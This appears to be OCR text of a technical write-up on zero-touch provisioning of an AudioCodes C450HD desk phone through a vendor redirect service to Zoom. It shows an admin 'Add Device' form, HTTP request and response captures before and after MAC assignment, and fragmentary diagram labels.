
Add Device

Display Name	yet another phone
Description (Optional)	
MAC Address	00908faaaaaa
Device Type	AudioCodes
	c450hd
	This device type supports up to 1 assignee.
Assigned to	Assign
Provision Template (Optional)	common user template




```
GET /00908FAAAAAA HTTP/1.1
Host: redirect.audiocodes.com
Accept: */*
User-Agent: AUDC/3.4.6.604 AUDC-IPPhone-C450HD_UC_3.4.6.604/1
Connection: close

```

Before MAC assignment




```
HTTP/1.1 404 Not Found
Content-Length: 62
Connection: close
Content-Type: application/json; charset=utf-8
Date: Thu, 06 Jul 2023 12:16:48 GMT
Request-Context: appId=cid-v1:229bb6bd-04d7-408d-b225-c6e440f5c51b

{
  "description":"device MAC 00908FAAAAAA was not found"
}
```




```
GET /00908FAAAAAA HTTP/1.1
Host: redirect.audiocodes.com
Accept: */*
User-Agent: AUDC/3.4.6.604 AUDC-IPPhone-C450HD_UC_3.4.6.604/1
Connection: close

```

After MAC assignment




```
HTTP/1.1 302 Found
Content-Length: 0
Connection: close
Content-Type: text/plain; charset=utf-8
Date: Thu, 06 Jul 2023 12:17:08 GMT
Location: https://eu01pbxacp.zoom.us/api/v2/pbx/provisioning/audiocodes/
Request-Context: appId=cid-v1:229bb6bd-04d7-408d-b225-c6e440f5c51b


```


zoom




MAC + Config



MAC + Config
zoom


MAC + Config
zoom



vendor redirect service

desk phone

IT administrator

zoom

1. adds a device and assigns a configuration template

